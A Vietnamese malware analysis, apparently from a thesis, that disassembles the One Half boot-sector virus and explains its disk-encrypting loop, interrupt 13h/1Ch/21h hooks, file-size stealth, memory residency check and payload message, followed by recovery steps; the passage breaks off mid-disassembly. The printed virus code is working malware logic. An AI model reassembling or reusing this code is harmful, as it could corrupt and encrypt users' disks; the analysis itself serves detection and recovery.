Có lẽ không có cách nào khác để tìm hiểu một con virus ngoài cách lần theo vết của chúng để tìm hiểu xem chúng làm gì.

Có thể dùng debug tải phần thân của nó vào vùng nhớ, biết địa chỉ đầu vào (offset 0D3), bằng cách đặt thanh ghi IP chúng ta có thể lần theo vết của chúng. Tuy nhiên cách làm này thường chỉ

khảo sát các đoạn mã ngắn, còn với các đoạn mã dài thì chúng ta không đủ sức để theo dõi. Trong trường hợp này, chúng ta nên dùng phần mềm Unassembler để dịch ngược đoạn mã đó ra file, in chúng ra để tìm hiểu từng bước một.

Với 7K mã của virus One Half, tôi đã tiến hành dịch ngược và in ra trên giấy (khoảng 33 trang khổ A4) để tiến hành khảo sát.

Trước khi lần theo vết của virus trong phần thân của nó, chúng ta cần chú ý hệ thống các thanh ghi sau khi thực hiện phần đầu của nó. Đối với virus One Half, sau khi thực hiện phần đầu, hệ thống các thanh ghi như sau:

CS : 9F00 DS: 0000 ES : 9F00 SS : 0000
AX : 00D3 BX: 0000 CX : 000B DX : 0080
SP : 7C00 SI : not used DI : not used IP : 00D3

Bắt đầu từ 0D3h trong phần thân của virus, đoạn mã của chúng được dịch ngược như sau: (org 100h)

```
0100            mov     ds:[0086h],cs
0104            mov     ax,word ptr ds:[46Ch]
0107            push    ds
0108            push    cs
0109            pop     ds
010A            mov     word ptr ds:[56Ah],ax
010D            mov     ax,cs
010F            inc     ax
0110            mov     ds:[0001h],ax
0113            mov     byte ptr ds:[0CEB],0
0118            call    sub_3 ; (0236)
.....
sub_3 proc near
0236            mov     si,OFFSET ds:[0772h]
```

```
0239            mov     di,OFFSET ds:[0DD8h]
023C            mov     cx,15Dh
023F            cld
0240            rep     movsb
0242            retn
sub_3 endp
```

Phân tích phần đầu này, chúng ta thấy virus One Half làm các công việc sau đây:

- Lưu giá trị CS=9F00h vào 0: [0086h], địa chỉ này lưu giá trị segment của ngắt 21h.

- Đẩy DS=0 vào stack, đặt lại giá trị thanh ghi đoạn cho DS : DS=9F00h.

- Lưu giá trị của bộ đếm đồng hồ chủ (giá trị lưu tại 0:46Ch) vào 9F00h:056Ah, 9F01h vào 9F00h: 0001h, 0 vào 9F00h:0CEBh. Vì các lệnh này thay đổi các giá trị hằng trong chương trình, mà nếu các hằng này lại tham gia trong các lệnh sau sẽ làm thay đổi ý nghĩa của chúng, vì vậy có lẽ tốt nhất là nên có một bảng ghi lại các ô nhớ trong phần thân của virus bị thay đổi giá trị trong quá trình thực hiện các lệnh của nó.

Off lệnh	Địa chỉ ô nhớ bị thay đổi	Offset ô nhớ trong ch.tr	Giá trị cũ	Giá trị mới	Ý nghĩa
010A	056A	0597	678E	□	đếm th.g
0113	0CEB	0D18	39	0□	

.....

(Có một giải thích nhỏ: Phần thân của virus được dịch từ 0D3h, tương ứng với offset 100h, cho nên để tính địa chỉ offset ô

nhớ trong chương trình, chúng ta dùng công thức sau đây: <địa chỉ offset ô nhớ> = <địa chỉ tuyệt đối ô nhớ> + 100h - 0D3h). Trong các lệnh sau này, đặc biệt là các lệnh sử dụng các giá trị hằng, cần chú ý tham khảo bảng trên xem giá trị của nó có bị lệnh nào đó trước đó thay đổi hay không.

- Gọi sub_3, mà nhiệm vụ của modul này hiện nay là chuyển 15Dh byte từ [0772h] đến [0DD8h] trong cùng đoạn 9F00h. Các lệnh trong modul này sử dụng một loạt các giá trị hằng, song các giá trị hằng này cho đến nay chưa bị thay đổi.

Chúng ta phân tích tiếp đoạn mã tiếp theo:

```
011B    pop     es
011C    mov     bx,sp
011E    push    es
011F    mov     si,es:[bx+29h]
0123    cmp     si,7
0127    jbe     loc_8 ; (0181h)
0129    push    si
012A    sub     si,2
012D    mov     word ptr ds:[140h],si       ; offset ô nhớ
16Dh
0131    pop     si
0132    mov     ah,8
0134    int     13h     ; Đọc bảng tham số đĩa cứng
(dl=80h)
0136    jc      loc_8   ; (0181h) Nhẩy nếu có lỗi
0138    mov     al,cl
013A    and     al,3Fh
013C    mov     byte ptr ds:[0E2D],al       ; offset ô nhớ
0E5A
013F    mov     cl,1
0141    mov     bh,7Eh
```

```
    0143    mov         word ptr ds:[0E2F],bx      ; offset ô nhớ
0E5C
    0147    mov         dl,80h
      loc_3:
    0149    dec         si
    014A    call        sub_4    ; (0243h)
    014D    push        dx
      loc_4:
    014E    mov         ah,2
    0150    push        ax
    0151    int         13h
    0153    pop         ax
    0154    jc          loc_5
    0156    call        sub_38   ; (0E56h)
    0159    inc         ah
    015B    push        ax
    015C    int         13h
    015E    pop         ax
      loc_5:
    015F    jc          loc_10
    0161    test        dh,3Fh
    0164    jz          loc_6
    0166    dec         dh
    0168    jmp         loc_4
      loc_6:
    016A    pop         dx
    016B    cmp         si,359h  ; Thực ra giá trị 359h trong lệnh
này
                                 ; đã bị thay bởi lệnh 12Dh, = si-
2
    016F    ja          loc_3
```

Như vậy chúng ta thấy một số công việc chính virus One Half đã tiến hành trong đoạn này:

- Đặt ES=0, BX=SP=7C00h và lấy giá trị tại 0:[7C00h+29h] đặt vào SI. Cần nhớ rằng, trong giai đoạn đầu của việc khởi động, Master Boot được đọc vào 0000:[7C00h], cho nên giá trị được đặt vào SI chính là giá trị tại offset 29h trong Master Boot. Trong phần trước, khi so sánh Master Boot chuẩn và Master Boot bị nhiễm One Half, chúng ta đã thấy rằng chúng khác nhau từ offset 00h đến offset 2Ah, mã của phần đầu chỉ từ 00h đến 28h, còn word tại offset 29h là giá trị đổ vào thanh ghi SI khi virus thực hiện đoạn mã này.

- Khi SI<=7 thì nhẩy tới loc_8. Đoạn mã này chúng ta sẽ quan tâm tới chúng sau.

- Lưu giá trị SI-2 vào địa chỉ 140h (offset 16Dh trong chương trình), làm điều kiện cho vòng lặp. Mỗi lần lặp, giảm SI đi 1, do đó vòng lặp đó sẽ lặp 2 lần (xem lệnh 149h, 16Bh, 16Fh).

- Lấy tham số của đĩa cứng (int 13h với ah=08h), nếu có lỗi sẽ nhảy tới loc_8, còn nếu không có lỗi thì các tham số của đĩa sẽ được đặt ở các thanh ghi như sau:

DH = Giá trị tối đa cho đầu đọc.

DL = Số đĩa cứng trên bộ điều khiển đĩa thứ nhất.

CH-CL: Giá trị tối đa cho Cylinder và Sector, có lẽ cũng cần nhắc lại rằng trong các tác vụ kiểu này của int 13h, CH chỉ chứa 8 bit thấp của giá trị Cylinder, 6 bit thấp của CL lưu giá trị của sector, còn 2 bit cao của CL được đặt là 2 bit cao cho Cylinder, như vậy sector chiếm 6 bit, còn Cylider chiếm 10 bit. Đặc biệt đối với ROM-BIOS của AWARD, để tăng thêm khả năng số Cylinder tối đa, còn cho phép dùng thêm 2 bit cao nhất của DH để ghép thêm làm 2 bit cao nhất cho Cylinder, nghĩa là khi đó, Cylinder chiếm 12 bit.

Sau khi lấy được tham số của đĩa cứng, lấy giá trị tối đa của sector đặt vào ô nhớ DS:[0E2D] (offset 0E5A trong chương trình):

```
mov     al,cl
and     al,3Fh
mov     byte ptr ds:[0E2Dh],al
```

Đồng thời cũng đặt BX=7E00h và lưu vào địa chỉ DS:[0E2Fh] (offset 0E5Ch trong chương trình).

Trước khi tiếp tục dò vết tiếp theo, chúng ta hãy khảo sát sub_4

Cần xem lại phần trên để thấy rằng, khi sub_4 được gọi, thanh ghi DH đang lưu trữ số tối đa các đầu từ ổ đĩa như đã mô tả, AL lưu giá trị tối đa của sector trên đĩa, còn CL=1

```
        sub_4  proc near
  0243  push    ax
  0244  mov     ax,si
  0246  mov     ch,al     ; Đặt 8 bit thấp của thanh ghi si vào ch
                          ; còn 8 bit cao đặt trong ah
  0248  push    cx
  0249  mov     cl,4
  024B  shl     ah,cl     ; Dịch trái ah 4 bit ah = xxxx0000
  024D  pop     cx
  024E  mov     al,3Fh
  0250  and     dh,al     ; Nếu dh>3Fh thì dh=3Fh, ngược lại thì
                          ; giữ nguyên giá trị của dh
  0252  and     cl,al     ; cl vẫn được giữ nguyên bằng 1
  0254  not     al        ; al = 1100 0000
  0256  push    ax
  0257  and     ah,al     ;
  0259  or      dh,ah     ;
```

```
    025B    pop         ax
    025C    shl         ah,1
    025E    shl         ah,1        ; Dịch trái ah 2 bit tiếp
ah=xx000000
    0260    and         ah,al       ; ah được giữ nguyên
    0262    or          cl,ah       ; Đặt 2 bit thấp của byte cao của
si vào
                                    ; 2 bit cao của cl, còn 6 bit thấp
của cl=1
    0264    pop         ax
    0265    retn
            sub_4  endp
```

Qua việc theo dõi các lệnh trong sub_4, chúng ta thấy nhiệm vụ của modul này là:

- Thu xếp cho thanh ghi DH .

- Xuất phát từ giá trị của SI mà đặt vào cho CX: CH lưu byte thấp của SI, còn đối với CL thì 2 bit cao lưu 2 bit thấp của byte cao của SI, còn lại 6 bit thấp của CL vẫn giữ nguyên giá trị của nó, trong trường hợp này là giá trị 1.

Sau khi có các thông tin về modul sub_4 như trên, chúng ta tiếp tục dò vết của chúng trong đoạn mã chúng ta đang phân tích (lệnh ở 0147h).

- Đặt DL=80h (ổ đĩa cứng), giảm SI rồi gọi sub_4 để đặt cho các thanh ghi DH và CX.

- Gọi ngắt 13h (AH=2) với hệ thống các thanh ghi như sau: DL=80h, ban đầu DH = số đầu từ tối đa của ổ đĩa sau khi đã trải qua sub_4, CX được đặt với số Cylinder là giá trị trong SI, sector bắt đầu đọc là 1, số sector cần đọc AL=Toàn bộ số sector/track,

Vùng đệm: ES:BX = 0:7E00h, Nghĩa là đọc toàn bộ toàn bộ track SI trên mặt DH vào 0:7E00h.

- Gọi sub_38.

- Đặt AH=3 rồi lại gọi int 13h vẫn với các hệ thống thanh ghi trên, nghĩa là dữ liệu được ghi vào đúng chỗ cũ của nó trên đĩa, vì vậy có lý do để nghi ngờ rằng sub_38 chính là modul làm nhiệm vụ mã hoá dữ liệu.

- Nếu (DH and 3Fh) không dựng cờ ZR thì giảm DH rồi lặp lại quá trình đọc đĩa, mã hoá, ghi lại như trên. Còn nếu dựng cờ ZR thì lấy lại giá trị ban đầu của DX, so sánh SI với giá trị trong ô nhớ 140h (offset 16Dh trong chương trình), là ô nhớ ghi giá trị ban đầu của SI sau khi đã giảm đi 2 (xem lại lệnh 12Dh), nếu lớn hơn thì lặp lại toàn bộ quá trình trên.

Tóm lại, đoạn chương trình chúng ta vừa phân tích tiến hành đọc lần lượt từng track trên mọi mặt đĩa kể từ Cylinder (si-1) vào địa chỉ 0: 7E00h, tiến hành mã hoá rồi ghi trở lại vào đúng vị trí cũ trên đĩa. Giá trị được đặt trong SI lúc ban đầu là giá trị tại offset 29h trên Master Boot. Số lượng Cylinder mỗi lần chương trình tiến hành là 2 Cylinder. Sau khi tiến hành quá trình trên, giá trị trong SI là số hiệu của Cylinder lớn nhất chưa bị mã hoá.

Trong quá trình trên, nếu giá trị ban đầu của SI<7, hoặc việc đọc bảng tham số của đĩa cứng có lỗi, sẽ nhảy tới loc_8, còn nếu việc đọc ghi mà có lỗi sẽ nhảy tới loc_10, chúng ta phân tích 2 đoạn mã này sau. Như vậy chúng ta gác lại sub_38 (0E56h) và loc_8, loc_10.

Bây giờ, chúng ta tiếp tục dò vết đoạn mã tiếp theo.

```
 loc_7:
0171     mov        bh,7Ch
```

```
    0173    mov     es:[bx+29h],si    ; Ghi si vào
0:[7C00h+29h]
    0177    mov     ax,0301h
    017A    mov     cx,1
    017D    mov     dh,ch
    017F    int     13h     ; Ghi vùng đệm 0: 7C00h vào
Master Boot
```

Như vậy, sau khi lấy giá trị Cylider tại 29h đổ vào SI, mã hoá 2 Cylinder có số hiệu SI-1, SI-2, giảm SI đi 2 rồi lại ghi lại vào offset 29h.

```
      loc_8:
    0181    mov     ds:[0EEEh],si       ; offset ô nhớ 0F1Bh
    0185    cmp     si,1C7h
    0189    ja      loc_9
    018B    call    sub_5   ; (0297h)
      loc_9:
    018E    mov     ax,201h
    0191    mov     bx,7C00h
    0194    mov     cx,word ptr ds:[00C6h]    ; Giá trị là 22h
    0198    dec     cx      ; Sector 21h luu MB cũ
    0199    mov     dx,80h
    019C    int     13h     ; Đọc Master Boot cũ vào
0:7C00
    019E    cli
    019F    les     ax,dword ptr es:[004C]    ; Lấy địa chỉ
ngắt 13h
                                    ; ax=offset,
es=segment
    01A4    mov     ds:[0F35],ax    ; offset ô nhớ 0F62h
    01A7    mov     ds:[0F37],es    ; offset ô nhớ 0F64h
    01AB    pop     es      ; es=0
    01AC    push    es
    01AD    les     ax,dword ptr es:[0070h]   ; Lấy địa chỉ
ngắt 1Ch
```

```
                                                    ; ax=offset,
es=segment
    01B2    mov         ds:[205h],ax    ; offset ô nhớ 232h
    01B5    mov         ds:[207h],es    ; offset ô nhớ 234h
    01B9    pop         es
    01BA    push        es
    01BB    mov word ptr        es:[004Ch],0E45h        ; offset ô
nhớ 0E72h
    01C2    mov word ptr        es:[004Eh],cs  ; Đặt lại địa chỉ
ngắt 13h CS:0E45h
    01C7    mov word ptr        es:[0070h],1D1h         ; offset ô
nhớ 1FEh
    01CE    mov word ptr        es:[0072h],cs  ; Đặt lại địa chỉ
ngắt 1Ch CS:1D1h
    01D3    sti
    01D4    push        bx
    01D5    retf
```

Như vậy, chúng ta thấy công việc chủ yếu của đoạn mã này là:

- Đọc Master Boot cũ (lưu tại sector ngay trước 7 sector của virus One Half) vào địa chỉ 0:7C00h.

- Đặt lại hệ thống địa chỉ cho các vector ngắt 13h và ngắt 1Ch.

- Chuyển điều khiển tới 0:7C00h, để cho máy khởi động bình thường.

Để khỏi bỏ sót, chúng ta tìm hiểu nốt loc_10 và sub_5. Loc_10 là vị trí được nhảy tới trong trường hợp đọc/ghi đĩa có lỗi.

```
    loc_10:
    01D6    xor         ah,ah
    01D8    push        ax
    01D9    int         13h
```

```
01DB    pop         ax
  loc_11:
01DC    inc         dh
01DE    mov         ah,dh
01E0    pop         dx
01E1    push        dx
01E2    cmp         ah,dh
01E4    ja          loc_7
01E6    mov         dh,ah
01E8    mov         ah,2
01EA    push        ax
01EB    int         13h
01ED    pop         ax
01EE    call        sub_38
01F1    inc         ah
01F3    push        ax
01F4    int         13h
01F6    pop         ax
01F7    jmp         loc_11
  loc_12:
01F9    pop         dx
01FA    inc         si
01FB    jmp         loc_7
```

Qua phân tích đoạn mã phía trước, nhìn vào đoạn mã này, chúng ta dễ dàng thấy công việc mà nó đảm nhiệm là:

- Reset lại đĩa (int 13h, ah=0)

- Xuất phát từ vị trí mặt đĩa gây lỗi (trong dh) cộng thêm 1 trở về sau cho đến hết mặt đĩa lớn nhất, tiến hành mã hoá thông tin (để trả lại thông tin ban đầu), tăng giá trị của si rồi quay lại loc_7 như đã phân tích ở phần trên.

```
        sub_5  proc near
0297    mov         ah,4
```

```
    0299    int         1Ah     ; read date cx=year,
dx=month/day
    029B    jc          loc_ret_15      ; Nhảy nếu đồng hồ bị
hỏng
    029D    test        dl,3
    02A0    jnz         loc_ret_15      ; Nhảy nếu không là ngày
10,20,30
    02A2    test        ds:[0DD6h],1  ; offset ô nhớ 0E03h
    02A8    jnz         loc_ret_15      ; Nhảy nếu bit cuối của
[0DD6] khác 0
    02AA    mov         cx,31h
    02AD    mov         si,239h
                        ; Offset của db 'Dis is one
half',0Dh,0Ah,50h,
                        ;               db 'Pres any key to continue'
    02B0    mov         ah,0Fh
    02B2    int         10h
    02B4    mov         bl,7
    02B6    mov         ah,0Eh
      loc_loop_14:
    02B8    lodsb
    02B9    int         10h
    02BB    loop        loc_loop_14
    02BD    xor         ah,ah
    02BF    int         16h
      loc_ret_15:
    02C1    retn
            sub_5  endp
```

Như vậy công việc của sub_5 chỉ là: Khi các điều kiện được hội đủ, hiện trên màn hình dòng chữ thông báo tên của virus.

Bây giờ chúng ta quan tâm tới sub_38 (offset 0E56), modul mã hoá dữ liệu. Nhớ lại rằng trước đây, virus đã thực hiện sub_3,

chuyển 15Dh byte từ 772h đến DD8h (từ offset 79Fh đến offset 0E05h), vì vậy đoạn mã này thực chất là ở 7C3h (offset 7F0h).

```
            sub_38  proc near
    0E56    push    ax
    0E57    push    bx
    0E58    push    cx
    0E59    mov     al,0      ; Đã được thay bằng số
sector/track
    0E5B    mov     bx,0      ; Đã được thay bằng 7E00h
      loc_148:
    0E5E    mov     cx,100h
      loc_loop_149:
    0E61    xor  word ptr     es:[bx],678E
    0E66    inc     bx
    0E67    inc     bx
    0E68    loop    loc_loop_149
    0E6A    dec     al
    0E6C    jnz     loc_148
    0E6E    pop     cx
    0E6F    pop     bx
    0E70    pop     ax
    0E71    retn
            sub_38  endp
```

Như vậy, modul này tiến hành mã hoá toàn bộ dữ liệu trên số sector đọc được trong buffer 0:7E00h bằng phép toán XOR với giá trị word tại địa chỉ [0E64h], chính là giá trị word tại địa chỉ 07D1h trong phần thân của virus. Qua kiểm tra, tôi thấy giá trị này trên các máy khác nhau là khác nhau, và trên cùng một máy, tại các thời điểm nhiễm khác nhau cũng khác nhau. Sau này, khi nghiên cứu về cơ chế nhiễm, tôi mới biết rằng, giá trị được ghi ở đây là giá trị của biến đếm thời gian (tại địa chỉ 0:46Ch) mà virus lấy đưa vào đó khi lây nhiễm.

6. Mô tả công việc khôi phục Master Boot và phần dữ liệu đã bị mã hoá.

Qua tất cả các phân tích trên đây, chúng ta đã có cơ sở để phục hồi lại Master Boot và phục hồi lại các dữ liệu đã bị mã hoá trên đĩa khi máy bị nhiễm virus One Half. Các công việc chính có thể mô tả như sau:

- Đọc Master Boot (Side 0, Cyl 0, Sector 1) để lấy giá trị của Cylinder cuối cùng (tính từ trong ra) đã bị virus One Half mã hóa dữ liệu.

- Đọc bảng tham số đĩa cứng để lấy các tham số của đĩa cứng: Số đầu đọc ghi, số cylinder, số sector/track.

- Đọc sector thứ tư tính từ cuối lại trên side 0, cylinder 0, lấy giá trị word tại offset 1D1h, đó là toán hạng thứ hai trong phép toán mã hoá XOR.

- Tính từ cylinder trong cùng đã bị One Half mã hoá trở đi (trừ Cylinder cuối cùng), tiến hành đọc từng track, thực hiện mã hoá ngược lại (giải mã) rồi ghi trở lại vào đĩa.

- Đọc và trả lại Master Boot ban đầu tại vị trí virus One Half cất giấu.

7. Khảo sát ngắt 13h, ngắt 21h và ngắt 1Ch do virus One Half chiếm.

a. Ngắt 1Ch.

Như phần trên chúng ta đã khảo sát, địa chỉ của ngắt 1Ch được virus One Half đặt là dword CS:1D1h (offset trong chương trình là 1FEh), word đầu cho offset, word sau cho segment, còn địa chỉ ngắt 1Ch ban đầu được lưu vào dword DS:[205h], word đầu cho offset, word sau cho segment (offset trong chương trình là 232h).

Sau đây là đoạn mã của ngắt 1Ch do One Half quản lý:

```
01FE    push        ax
01FF    push        ds
0200    push        es
0121    xor         ax,ax
0203    mov         ds,ax
0205    les         ax,dword ptr ds:[0084h]
0209    mov word ptr        cs:[0DE8h],ax    ; offset trong
ch.trình 0E15h
020D    mov         ax,es
020F    cmp         ax,800h
0212    ja          loc_13
0214    mov word ptr        cs:[0DEAh],ax    ; offset trong
ch.trình 0E17h
0218    les         ax,dword ptr cs:[205h] ;
021D    mov         ds:[0070],ax
0220    mov         ds:[0072],es
0224    mov word ptr        ds:[0084h],0C5D
022A    mov word ptr        ds:[0086h],cs
  loc_13:
022E    pop         es
022F    pop         ds
0230    pop         ax
0231    jmp  far ptr xxxx:xxxx
```

Công việc của đoạn mã này có thể mô tả như sau:

- Lấy địa chỉ ngắt 21h trong bảng vector ngắt đặt vào ES:AX

- Đặt địa chỉ offset của int 21h trong AX vào [0DE8h] (offset trong chương trình là 0E15h)

- Nếu địa chỉ đoạn trong ES>800h thì nhảy tới kết_thúc.

- Ngược lại thì lưu giá trị địa chỉ đoạn này vào [0DEAh] (offset trong chương trình là 0E17h).

- Lấy lại địa chỉ cũ của int 1Ch đã được lưu tại [205h] đẩy trở lại vào địa chỉ của nó trong bảng vector ngắt.

- Đặt địa chỉ ngắt 21h: offset 0C5Dh (0C8Ah trong chương trình), segment CS=9F00h.

- Kết thúc: Là một lệnh nhảy xa. Chú ý rằng tại offset 232h trong chương trình đã bị thay bằng offset:segment của int 1Ch cũ, cho nên đây là lệnh gọi phục vụ ngắt 1Ch cũ ra để làm việc.

Trong đoạn mã này có một chút tế nhị mà chúng ta không thể không nói tới. Tại sao lại phải kiểm tra giá trị trong thanh ghi ES, nếu nó <=800h thì mới tiến hành cài đặt? Bởi vì sau khi virus install xong, một lúc lâu nữa DOS mới được tải vào, và khi đó nó mới tiến hành cài đặt địa chỉ ngắt 21h trong bảng vector ngắt (và tất nhiên segment của địa chỉ này <=800h).

Điều này giải thích tại sao lệnh đầu tiên trong phần thân của virus (lệnh 100h) lại đổ giá trị của thanh ghi CS=9F00h vào địa chỉ đoạn của ngắt 21h trong bảng vector ngắt. Như vậy việc kiểm tra của virus nhằm đảm bảo rằng nó chỉ chiếm ngắt 21h sau khi DOS đã cài đặt xong hệ thống ngắt của mình.

Có thể thấy tóm lại một điều rằng, việc chiếm ngắt 1Ch của virus One Half chỉ là tạm thời, nhằm mục đích thông qua nó chiếm lấy ngắt 21h. Sau khi cài đặt xong ngắt 21h của mình, virus One Half trả lại ngắt 1Ch mà không chiếm nữa. Sau nữa, địa chỉ cũ của ngắt 21h cất tại dword 0DE8h (offset trong chương trình là 0E15h), địa chỉ mới của int 21h là CS:0C5Dh (offset trong chương trình là 0C8Ah).

Thật là một ý tưởng hay! Trước khi nghiên cứu ngắt 1Ch của virus One Half, thực ra tôi cũng chưa biết làm thế nào để nó chiếm cho được ngắt 21h, bởi vì nó lên trước DOS cơ mà.

b. Ngắt 21h.

Địa chỉ offset của ngắt 21h là 0C5Dh (offset trong chương trình là 0C8Ah).

Sau đây là mã của chúng:

```
0C8A    pushf
0C8B    sti
0C8C    cmp         ah,11h
0C8F    je          loc_125
0C91    cmp         ah,12h
0C94    jne         loc_128
  loc_125:
0C96    jmp short   $+2
0C98    push        bx
0C99    push        es
0C9A    push        ax
0C9B    mov         ah,2Fh
0C9D    call        sub_25  ; (091Fh)
0CA0    pop         ax
0CA1    call        sub_25  ; (091Fh)
0CA4    cmp         al,0FFh
0CA6    je          loc_127
0CA8    push        ax
0CA9    cmp         byte ptr es:[bx], 0FFh
0CAD    jne         loc_126
0CAF    add         bx,7
  loc_126:
0CB2    add         bx,17h
0CB5    call        sub_31  ; (0C02h)
0CB8    pop         ax
0CB9    jnc         loc_127
0CBB    add         bx,6
0CBE    call        sub_32  ; (0C23h)
  loc_127:
```

```
0CC1    pop         es
0CC2    pop         bx
0CC3    popf
0CC4    iret
```

Trước khi theo dõi vết của phần này, chúng ta xem các công việc phải thực hiện của các modul con.

```
        sub_25  proc near
091F    pushf
0920    cli
0921    call dword ptr          cs:[0DE8h]  ; Tại dword này lưu địa chỉ Int21 cũ
0926    retn
        sub_25  endp
```

Như vậy, đơn giản là sub_25 gọi tới ngắt 21h chuẩn của DOS.

Do đó, từ lệnh 0C8Ah đến lệnh 0CA1h làm các công việc sau:

- Nếu AH=11h hoặc AH=12h (chức năng FindFirst và FindNext qua FCB) thì mới tiến hành phần sau này, còn nếu không thì nhảy tới loc_128.

- Gọi int 21h với ah=2Fh để đặt ES:BX trỏ tới đầu của khối DTA hiện hành.

- Gọi int 21h với AH ban đầu (11h hoặc 12h). Nếu có lỗi (AL=0FFh) thì thôi, còn nếu không có lỗi (AL=0) thì do DOS đã điền các thông tin vào DTA, cho nên tiếp tục làm việc trên DTA này.

Dữ liệu do DOS điền vào DTA gồm byte đầu tiên là số hiệu ổ đĩa (0=A, 1=B,...) và lối vào (entry) của thư mục tập tin cất trong 32 byte kế đó.

Nếu trong lời gọi, dùng FCB mở rộng, vùng DTA được điền với giá trị 0FFh, 7 byte có giá trị 0, số ổ đĩa và lối vào thư mục như trên.

- Đặt BX trỏ tới offset 16h trong entry thư mục tập tin, là thời gian và ngày cập nhật tập tin, rồi gọi sub_31.

```
            sub_31  proc near
    0C02    push    dx
    0C03    mov     ax,es:[bx+2]    ; Lấy năm, tháng, ngày.
    0C07    xor     dx,dx
    0C09    div word ptr            cs:[00A6h]    ; Chia dx:ax
cho cs:[00A6]
                                    ; Giá trị tại [00A6h] là
001Eh.
                                    ; Kết quả đặt ở ax.
                                    ; Số dư đặt ở dx
    0C0E    mov     ax,es:[bx]      ;
    0C11    and     al,1Fh          ; Lấy giây vào al
    0C13    cmp     al,dl           ; So sánh al với dl
    0C15    stc                     ; Nếu bằng thì dựng cờ carry
    0C16    jz      loc_121         ; và kết thúc.
    0C18    mov     ax,es:[bx]      ; Nếu không thì xoá cờ carry
    0C1B    and     ax,0FFE0h       ; và kết thúc
    0C1E    or      al,dl
    0C20    clc
      loc_121:
    0C21    pop     dx
    0C22    retn
            sub_31  endp
```

Sau khi thực hiện sub_31, khi cờ carry được dựng thì tăng bx lên 6 (trỏ vào kích thước tập tin) và thực hiện sub_32.

```
            sub_32  proc near
    0C23    sub word ptr    es:[bx],0DD8h    ; 3544 byte
    0C28    sbb word ptr    es:[bx+2],0
```

```
0C2D    jnc             loc_ret_122
0C2F    add word ptr    es:[bx],0DD8h
0C34    adc word ptr    es:[bx+2],0
  loc_ret_122:
0C39    retn
        sub_32  endp
```

Sau khi thực hiện sub_32, nếu kích thước tập tin >0DD8h thì kích thước tập tin bị trừ đi 0DD8h (3544 byte).

Như vậy, toàn bộ phần trên xử lý ngắt 21h với AH=11h, 12h (Tìm tập tin đầu tiên và tìm tập tin kế tiếp qua FCB). Sau khi lấy được địa chỉ của DTA hiện thời, trả lại cho ngắt 21h xử lý bình thường, để cho DOS điền các thông tin vào DTA rồi kiểm tra mối liên hệ giữa ngày tháng và thời gian tạo lập của file, nếu thỏa điều kiện đó thì trừ kích thước file đi 0DD8h (3544) byte.

Bây giờ chúng ta đề cập tới loc_128.

```
  loc_128:
0CC5    cmp         ah,4Eh
0CC8    je          loc_129
0CCA    cmp         ah,4Fh
0CCD    jne         loc_132
  loc_129:
0CCF    push        bx
0CD0    push        es
0CD1    push        ax
0CD2    mov         ah,2Fh
0CD4    call        sub_25  ; (091Fh)
0CD7    pop         ax
0CD8    call        sub_25  ; (091Fh)
0CDB    jc          loc_131
0CDD    push        ax
0CDE    add         bx,16h
```

```
0CE1    call        sub_31  ; (0C02h)
0CE4    pop         ax
0CE5    jnc         loc_130
0CE7    add         bx,4
0CEA    call        sub_32  ; (0C23h)
  loc_130:
0CED    pop         es
0CEE    pop         bx
0CEF    popf
0CF0    clc
0CF1    retf  2
  loc_131:
0CF4    pop         es
0CF5    pop         bx
0CF6    popf
0CF7    stc
0CF8    retf 2
```

Xem qua, công việc của đoạn mã này hoàn toàn tương tự như phần trên chúng ta đã phân tích, chỉ khác là thao tác trên DTA do DOS điền vào thông qua chức năng AH=4Eh, 4Fh của int 21h. Kết quả thực hiện giống như chúng ta đã nói ở phần trên. Nếu có lỗi (không tìm thấy tập tin), dựng cờ carry để giống như thao tác của int 21h.

Tiếp tục, chúng ta theo dõi loc_132. Modul loc_132 được gọi khi không phải là chức năng tìm kiếm file, tức là khi AH không nhận các giá trị 11h,12h,4Eh,4Fh.

```
  loc_132:
0CFB    cmp         ax,4B53h
0CFE    jne         loc_133
0D00    mov         ax,454Bh
0D03    popf
0D04    iret
```

Modul loc_132 nhằm xử lý ngắt 21h ứng với AH=4Bh, al=53h. Thực ra chức năng AH=4Bh nhằm nạp một chương trình, nó có hai chức năng con AL=0 và AL=3. Với AL=0, sẽ nạp và thi hành chương trình, còn với AL=3 sẽ nạp chương trình overlay. Vì vậy modul loc_132 chỉ nhằm kiểm tra xem virus One Half đã có trong bộ nhớ hay không mà thôi. Như đã nêu trong phần tổng quan, kỹ thuật này được một số virus áp dụng nhằm kiểm tra sự tồn tại của mình trong bộ nhớ, ưu điểm của nó là thời gian cho việc kiểm tra tương đối nhanh chóng.

Những phân tích trên đây cũng rất có ích cho chúng ta trong công việc phát hiện đặc điểm của file bị lây nhiễm, cũng như cách kiểm tra sự tồn tại của mình trong vùng nhớ của virus One Half. Điều này sẽ giúp chúng ta trong quá trình phát hiện và khôi phục đĩa bị nhiễm One Half.

Việc theo dõi các modul ứng với các chức năng khác của int 21h do virus One Half thay thế khá dài. Do khuôn khổ của luận án, tôi xin phép không trình bày chi tiết ở đây, mà chúng ta sẽ tìm hiểu thông qua cách khảo sát trên file bị lây nhiễm virus One Half.

7. Khảo sát file .COM bị nhiễm virus One Half.

Để khảo sát trên file bị lây nhiễm, chúng ta có trong tay file format.com bị lây nhiễm và file format.ok là file không bị lây nhiễm. File format.com bị lây nhiễm có kích thước lớn hơn ban đầu DD8h (3544) byte. Kích thước của file format.ok là 22916 byte (5984h), còn kích thước của format.com là 26460 byte (675Ch).

Chúng ta sẽ so sánh đối chiếu hai file, kết hợp dịch ngược để dò theo vết hoạt động của virus One Half.

Như truyền thống, hai file khác nhau ở 3 byte đầu tiên, ở file bị nhiễm, đó là một lệnh nhảy: E9 EA 53 (jmp $+53EDh). Vị trí này không phải là phần đầu của mã virus ghép thêm vào file, mà đó là vị trí một đoạn mã chương trình đã bị nó thay thế. Đoạn mã đó bắt đầu từ 53EDh:

F9 FB 50 F5 F5 F9 F9 E9 F0 03

Dịch ngược:

```
stc
sti
push    ax
cmc
cmc
stc
jmp     $+03F3h     ; (57E6h)
```

Đoạn thứ hai bị thay thế (bắt đầu tại offset 57E6h):

FC F8 2E 16 F5 E9 03 FE

Dịch ngược:

```
cld
clc
cs:
push    ss
cmc
jmp     $+FE06h     ; (55F1h)
```

Đoạn thứ ba bị thay thế (bắt đầu tại offset 55F1h):

F9 2E F5 F8 36 1F E9 2B FC

Dịch ngược:

```
stc
cs:
cmc
clc
```

```
        ss:
        pop     ds
        jmp     $+FC2Eh     ; (5225h)
```

Đoạn thứ tư bị thay thế (bắt đầu tại offset 5225h):

36 BF 84 5A F5 F5 E9 AD 03

Dịch ngược:

```
        ss:
        mov     di,5A84h
        cmc
